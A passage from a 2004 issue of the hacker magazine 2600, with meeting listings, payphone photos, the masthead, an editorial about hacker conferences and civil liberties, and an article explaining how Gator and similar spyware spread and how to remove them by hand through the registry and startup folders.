
Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace.
Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.
Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 429 Edinbourgh Road. 7 pm.
Hamilton: McMaster University Student Center, Room 318, 7:30 pm.
Ottawa: Agora Bookstore and Internet Cafe, 145 Besserer Street. 6:30 pm.
Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Ved Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.
Manchester: The Green Room on Whitworth Street. 7 pm.
Norwich: Main foyer of the Norwich "Forum" Library. 7:30 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive.
Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.
Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Borders Books on the corner of Meridian and Washington.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.
New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.
Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.
Raleigh: Crabtree Valley Mall food court in front of the McDonald's.
Wilmington: Independence Mall food court.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.
Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.
Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.
Philadelphia: 30th Street Station, under Stairwell 7 sign.
Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Cafe inside Bookstar - 3402 Poplar Ave. at Highland. 6 pm.
Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.
Dallas: Mama's Pizza, Campbell & Preston. 7 pm.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.
Milwaukee: The Node, 1504 E. North Ave.


All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From Brazil

If phones like this started to sprout in American streets, there would be massive panic. They look like some kind of alien.

And yet, people in Sao Paulo don't seem to be in the least bit concerned with this new life form.

If you're really daring, this is what one of these monsters looks like as you approach. This one was seen in Campinas.




And yes, the phone itself, which doesn't seem to really match its spacy surroundings.

Photos by Anonymous

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Chinese Payphones



From the Northwest corner of Tiananmen Square in Beijing (People's Republic).

And here we have the Southwest corner.

Photos by Tim Fraser

From Taiwan, this is a standard card reader phone.

Also in Taiwan, this is an older phone with a coin slot and lots of extra space.


Photos by Weston George

Look on the other side of this page for even more photos!

Volume Twenty-One, Number Two
Summer 2004, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



42>
0 74470 83158 7

Are your CHILDREN IN line or ON line?

"Men are only as good as their technical development allows them to be."
- George Orwell

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css, mlc

Broadcast Coordinators: Juintz, Pete, daRonin, Digital Mercenary, Kobold, w3rd, Gehenna, Brilldon, lee, Logix, Pytey, Mighty Industries, DJ Riz, Dave

IRC Admins: daRonin, Digital Mercenary, Shardy, The Electronic Delinquent

Inspirational Music: Manu Chao, Phil Ochs, Combustible Edison, Sparks, Philip Glass, 386DX

Shout Outs: Woz, kdm, Jello, Dan Morgan, Visual Goodness, Lazlow, Cheshire, Adrian

2600(ISSN 0749-3851) *is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.*

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2003 at $20 per year, $26 per year overseas.

Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Shockers

Mirroring the Future

When this issue is released, our fifth conference will have been held in New York City. We named it, fittingly, The Fifth HOPE. For those unfamiliar, HOPE is an acronym for Hackers On Planet Earth. This also marks the tenth anniversary of the first HOPE conference in 1994, the first time ever that hackers gathered in such large numbers in the United States. And of course, we're also in the midst of our 20th anniversary here at *2600,* founded somewhat ironically in 1984.

We see a certain symmetry in all of these events and anniversaries. But more importantly, we see symmetry in the goals and ideals expressed every day in the hacker community as they relate to those of the human race in the 21st century. The things we see as important, the technology we find ourselves playing with and designing, the limits we constantly test and push, and the freedoms we instinctively stand up for - these are all being mirrored in the "real" world on a daily basis.

Most of us never intended for things to become so serious, much like we never intended for this publication to be of interest to more than a very narrow portion of the populace. To this day, hackers are born out of the curiosity that relatively few people feel towards technology and they move forward through the determination of wanting to figure something out or make it work better. That's really all it is and all it has ever been. No pressing desire to change the world, no compelling need to be the focal point of the media, and certainly no wish to be fashionable. Events, however, have an odd way of changing one's focus and altering the path.

Anyone who could have predicted the explosion of technology in the past 20 years could have also predicted the social consequences and conundrums that came along with it. Obviously when everyone gains the ability to operate the equivalent of a printing press via the Internet, authority figures everywhere will start to clamp down on what can be said and how. When digital technology allows perfect copies of audio and video to be created and shared, the status quo is going to be threatened and panic will ensue. When computers and databases become more and more integrated, our private information will be shared by more and more entities. And it will become increasingly difficult to remain anonymous as we move closer to a society that demands accountability for one's every move, purchase, and transgression.

Every one of these issues is of great concern to the vast majority of people in our present society. Suddenly the technology that made us curious - and got many of us labeled as weird for taking such an abnormal interest in it - is changing the very nature of the world. And to those people who didn't take an interest before, a lot of these sudden changes and all-encompassing issues are extremely disconcerting. They are to us as well, although anyone paying attention would know that the changes were anything but sudden. They are part of a pattern, one which is continuing and one which will only grow worse in time, so long as people remain ignorant and convinced that they lack both the intellect and ability to do anything about it.

As we well know, that is one of the greatest weapons any agent of oppression can possess: the ability to convince people that they can't make a difference and that certain things are inevitable. We're here to tell you that *anyone* can make a difference and *nothing* is a certainty. With that in mind, now is as good a time as any to take a look at the developments going on around us and decide if that is really the direction we want to be heading in.


Why does this responsibility fall upon the hacker community in particular? Two reasons. We *understand* how a lot of the technology used to implement these changes really works. Which means we know the weaknesses and the potential abuses from both outside and within. And we also have a history of standing up to authority - whether it's the authority that tells us not to ask questions or the authority that locks us away in prison for using technology in a way that wasn't quite authorized.

The hacker spirit has proven very difficult to crush over the years. Even if one voice is silenced for revealing information, another will soon take its place. No matter what the restrictions or penalties surrounding a particular bit of technology, you can bet that hackers somewhere are figuring out ways to defeat it in the public arena. It's just that now there are a great many more people paying attention to the results.

Hacking has never been as relevant and as important as it is today. While many of us are still kids playing with toys and experimenting, there's a whole other aspect that the entire world is watching. If our privacy is at risk, our safety is in danger, or our rights are gradually being extinguished, odds are the abuse of technology plays some part in this. Ironically, hackers are frequently viewed in the mainstream as the ones who abuse high tech. But even those subscribing to this notion can see the logic of paying attention to what hackers uncover. To ignore this is to walk blindly into unknown territory.

So we find ourselves in a very different world than when we started in 1984 or even when we held the first HOPE conference a decade ago. We've become far more dependent on technology for nearly every aspect of our lives and technology is being used intrusively on a steadily increasing basis. If we have the expertise to uncover information on how it all works, then we also have the obligation to our fellow citizens to make it all public. Twenty years from now, the world will be a very different place. We have the ability to educate others and influence the changes that transpire along the way.

Scumware, Spyware, Adware, Sneakware



by shinohara
shinohara@ziplip.com

Forget about cookies. They're child's play compared to the sheer nastiness of Gator or to the insolence of Newton Knows Best. The more I studied them, the angrier I got. I simply had to write an article about them to warn people.

What is Spyware and Adware?

Let's first get our definitions straight. There are a lot of different names floating around. Spyware is seemingly useful software installed on your PC that will observe your actions, gather data on your surfing habits and what you are interested in, compile that data, and send it back to the main server. In this sense, it's similar to a Trojan horse. Adware mainly receives ads in the form of images (simple gifs, animated gifs) or other multimedia type files. Adware can also include components which will spy on users' actions. Those components which are installed on the PC without a user's permission can be called sneakware. Spamware is essentially the same as adware - serving unwanted ads. A lot of people (myself included) have begun calling all of these types simply scumware.

Gator

There are many scumwares on the market that we can examine. In fact, if we try to look at all of them, we will spent literally days doing so. That is why I have narrowed the list to the most notorious ones and the ones you are most likely to meet. Gator/GAIN is one of them.

Gator is one of the nastiest pieces of spyware around.. Gator's parent company changed their name to Claria Corporation (http://www.claria.com) in an attempt to disassociate themselves from Gator. But they still stink just as bad. It is carried by almost all P2P file-share apps as well as free ISP's like Netzero. In fact, I can't seem to be able to get rid of it. Every time I turn around, there is a fresh install of Gator on my system. Worse, Gator software is composed of several separate modules, incarnations, and names: Gator, OfferCompanion, Trickler, GAIN, GMT.exe, CMESys.exe, and a quite a few others. Gator/GAIN is marketed as a software product that will automatically fill in passwords and other form-elements on web pages, but its main purpose is to load an advertising spyware module called OfferCompanion which displays pop-up ads when visiting some websites. Once installed, Gator's software never stops running and it monitors pretty much everything a user does. The program is freely distributed by http://www.gainpulbishing ➥.com but it can be found in a slew of file-sharing applications, including the "most-downloaded software" on the Internet - the new KaZaA version that just came out a few days ago and which I investigated while writing this article. In fact, you cannot even install and use KaZaA without agreeing to also install Gain. Talk about assholes!

Gator are so insolent that they justify what they do as "right." From a CNET news.com article in 2001: "We get lots of angry calls; maybe even an attorney calls up because they're angry," said Gator's Eagle. "We explain it's the consumers' right because we're invited onto the desktop. We're not changing their content; we're popping up on the consumers' desktop. Don't they advertise on TV showing competitor comparisons? The only difference is that we're more effective. The next call we get is usually from the VP of sales, saying, 'We would like to work with you.'"

How Do You Get Infected With It?

In Gator's case, it can come into your PC in three ways: either pre-bundled in a file-sharing program such as KaZaa, iMesh and a few others, in some alleged "freeware" such as AudioGalaxy, Go!zilla, and WeatherBug, or the so-called drive-by-installation, using Internet Explorer's ActiveX controls where a website attempts to download and install software (executable code) from a banner or a pop-up ad on the user's PC. This is by far the sneakiest way, since most average users don't have a clue about Secure Zone settings and

often choose Yes when confronted with a dialog, thinking the browser is simply installing a needed plug-in for a website they're viewing. Depending on the browser's security settings, the software will either download silently and without any user action, or present an install dialog.

Gator is also now available for download in separate freeware applications called eWallet and Precision Time/Date Manager, but nobody in their right mind would even use those. When installed, Gator begins to slowly download and install other modules.

What Does It Do?

Gator has two main purposes: to deliver ads to the user based on the profile it builds and to collect information on the user's habits, including (but not limited to) every page visited, the length of time the user spent at each site, what the user is interested in, what ads (if any) the user clicks on, any special searches the user does, any keywords entered, and any files downloaded. It saves all of that info in a file on your computer which identifies your PC through its IP address.

The newest Gator trick is to hijack a pop-up ad from another company when users visit a competitor's website. This practice (which I find rather amusing, I must admit) is known as "being Gatored." It is accomplished by selling common "keywords" to companies such as search engines. One e-tailer that's been bitten is 1-800-Flowers.com. When certain web surfers visit the site to browse for bouquets, a pop-up ad appears for $10 off at chief rival ftd.com. The same sort of thing happens at americanairlines.com, where a Delta Airlines promotion is waiting in the wings. Ads like these find their way onto browser windows through "plug-ins" that come bundled with certain software downloads.

Keyword advertising consists mostly of selling trademark owners the rights to their own names - on a search engine, for example. But the reverse is true in many new application services such as Gator. And because the applications are downloaded with the consumer's consent, the companies say they are standing on firm legal ground, despite numerous complaints from marketing executives. After compiling the data it receives, Gator sells to other advertisers, who can then purchase the opportunity to display pop-up ads at certain moments, such as when specific words appear on the screen or specific words are typed into search engines.

Gator/GAIN Modules

Gator (iegator.dll and others) is the main software, which auto completes web forms (which is completely unnecessary for many users these days, since IE and Mozilla have had automatic form completion, password saving, etc. built in for some time).

OfferCompanion is the advertising spyware module. It is responsible for spying on your web browsing habits, downloading and displaying pop-up ads, and transmitting personal information to Gator.

Trickler (fsg.exe, fsg-ag.exe, fsg*.exe) is an "install stub," a small program that is installed with the application you really wanted. (Gator almost always appears on your system due to installing other software and not the installer available from Gator's website.) When installed, Trickler inserts a Run key in your Registry so that it is silently and automatically loaded every time you start your computer. Trickler runs hidden and very slowly downloads the rest of Gator/OfferCompanion onto your system. It is suggested that this "trickling" activity is intended to slip under the user's radar, the steady, low usage of bandwidth going unnoticed. While often named fsg.exe, Trickler can go under other similar names, such as fsg-ag.exe (installed with AudioGalaxy) or another name containing "fsg" or "trickler".

GAIN (`GMT.exe`, `CMESys.exe`, `GAIN_TRICKLER_*.EXE`, other files) is short for Gator Advertising Information Network and is the newest incarnation of the Gator spyware we all know and love.

Each .exe file installs itself into a different directory. GAIN for example can be found in `C:\Program Files\Gator\` and the registry key `HKEY_LOCAL_MACHINE--]Software--]Micro➥soft--]Windows--]Current version--]Run`. GMT is in `C:\Program Files\CommonFiles➥\GMT\` and in the `C:\Windows\Start➥Menu\Programs\StartUp\`.
CMiie can be found inside `C:\Program➥Files\Common Files\`.

Removing GAIN/Gator

This is a somewhat long and annoying process, so let's get right to it. I must warn you it involves tweaking Window's registry, so if you don't feel comfortable doing that, seek professional attention. There are several places you need to clean up, depending on how the software was installed. I will go over each step by step.

Add/Remove Program Applet. The best way is to begin by first uninstalling it through

the Add/Remove function in the Control Panel, since simply manually removing it may result in some of the components being left on your PC. To accomplish this, go to Start--]Settings, open the Control Panel, start up Add/Remove applet, and hunt for either GM, Gain, GATOR, or any of the above listed modules.

Windows' Registry. Click on START, go to RUN, and type "regedit". Click "OK" to start the registry editor. There are several keys you need to check here. First, using the directory tree, browse to the key: *HKEY_LOCAL_MACHINE-➥-]SOFTWARE--]Microsoft--]Windows--]➥CurrentVersion--]Run.* If you got either CMESys and the GMT in the right pane, delete them both by using the right mouse key. Now you need to exit the registry editor and restart your computer.

Here are the other keys you should check:

```
HKEY_LOCAL_MACHINE--]Software--]
➥Microsoft--]Windows--]Current version--
➥]Run-,
HKEY_LOCAL_MACHINE--]Software--]
➥Microsoft--]Windows--]Current version--
➥]RunOnce,
HKEY_LOCAL_MACHINE--]Software--]
➥Microsoft--]Windows--]Current version--
]RunOnceEx,
HKEY_LOCAL_MACHINE--]Software--]
➥Microsoft--]Windows--]Current version--
➥]RunServices
and HKEY_LOCAL_MACHINE--]Software--]
➥Microsoft--]Windows--]Current version--
➥]RunServicesOnce.
```

Another three registry keys are:

```
HKEY_CLASSES_ROOT\CLSID\{21FFB6C0-0DA1-
➥11D5-A9D5-00500413153C}
HKEY_LOCAL_MACHINE\SOFTWARE\Gator.com
HKEY_LOCAL_MACHINE\SOFTWARE\GatorTest
```

Using the directory tree browse to those keys and delete them.

Program Files directory folder. Next, you will need to locate and remove both the CEII and GMT directory folders on your computer. They are both located in the Program Files directory. To get there, start from My Computer, go to Program Files, locate Common Files, and peek inside. If you see CEII and/or GMT, simply click on them with the right mouse button and choose Delete.

If Gator was installed by Precision Time & Date Manager, locate and delete the "WebPT" or "WebDM" inside the "Program Files" folder if it exists.

StartUp directory folder. The next place to check will be your StartUp folder. The StartUp folder loads the software listed in there every time you start up or reboot the computer. To go there, start up from My Computer, go to C:\, go inside Windows, and look for the Start Menu folder. See if any of the exe files listed above are in there. Remove them if you find any. This will have the added benefit of making your computer boot and run faster. Note that using the program associated with a particular ad-trojan may reinstall these references, and even the ad-trojan itself. PKZip is notorious for this. (For this reason, it is important that you zap the associated adware program as well, or at least make sure nobody runs it.)

MSCONFIG. Under Windows 98 and higher, there is a program called MSCONFIG that allows you to view and enable/disable StartUp applications. This can be used (usually) to turn off auto-loading spyware components. (To run MSCONFIG if you have it, click on Start] Run, and type msconfig in the Run box.) As you can see, msconfig is a System Configuration Utility and it's got several options you can modify. Let's now go over each one, briefly discussing what they are and what can be changed inside them. The General option specifies what system files your PC reads and executes while booting up. This option is useful in case of an emergency during Safe Mode boot up. Normally, most autoexec.bat and config.sys files are empty today, but they used to play a big role in the olden DOS days (Windows 95 and Windows 98). If you know DOS (and DOS is still extremely useful in many ways, even if Microsoft makes it exceedingly difficult for you to even run DOS programs on NT based systems such as Windows 2000 and XP), you can peek inside those files and remove any lines you don't want or don't think you need. A good idea is instead of removing the lines to just place a REM in front of them.

System.ini and Win.ini are more Windows configuration files, telling it how to boot up. I suggest you don't mess with them unless you really know what you are doing.

The Startup Option is another more advanced way to tell Windows what software to run when it boots up. Personally, I like to keep mine as clean and tidy and program-free as possible. I have seen some people's computers that had at least 30 lines inside Startup, all from various software packages installed that did nothing for the user except take memory. I had to argue with a client several days ago, trying to convince him that in fact Microsoft's Office does not need to be inside Startup and that, yes, he still would have been able to use Office any time he wanted to. Talk about ig-

norance not being bliss!

How does yours look? Can you justify why all of the programs listed in there have to begin at boot up time? Do you know what each program is and what its function is? Don't you think you should?

Newton Knows Best

This is another very annoying spyware or scumware or whatever you wanna call it that gets installed in a variety of ways, including with several file sharing programs. One of them is Grokster. I read about Grokster, one of the most infested of the P2P services, so I decided to see if it was really as bad as the writer claimed. I'm sorry to report it was worse.

When Grokster ran for the first time, a separate program popped up, asking me what my country and zip code was. It was called Newton Knows Best. Since I didn't remember allowing it to install, instead of just removing it I decided to observe what it was and what it would do. So far I am not very happy with it at all. It added an extra bar to my Internet Explorer that I had trouble removing. When I launched Netscape, Newton jumped up and stared too. It even booted the self-updated Newton exe. I was aghast. Yet another of the many shameless companies who surreptitiously install software on my PC without asking me first, then begin to monitor my surfing habits.

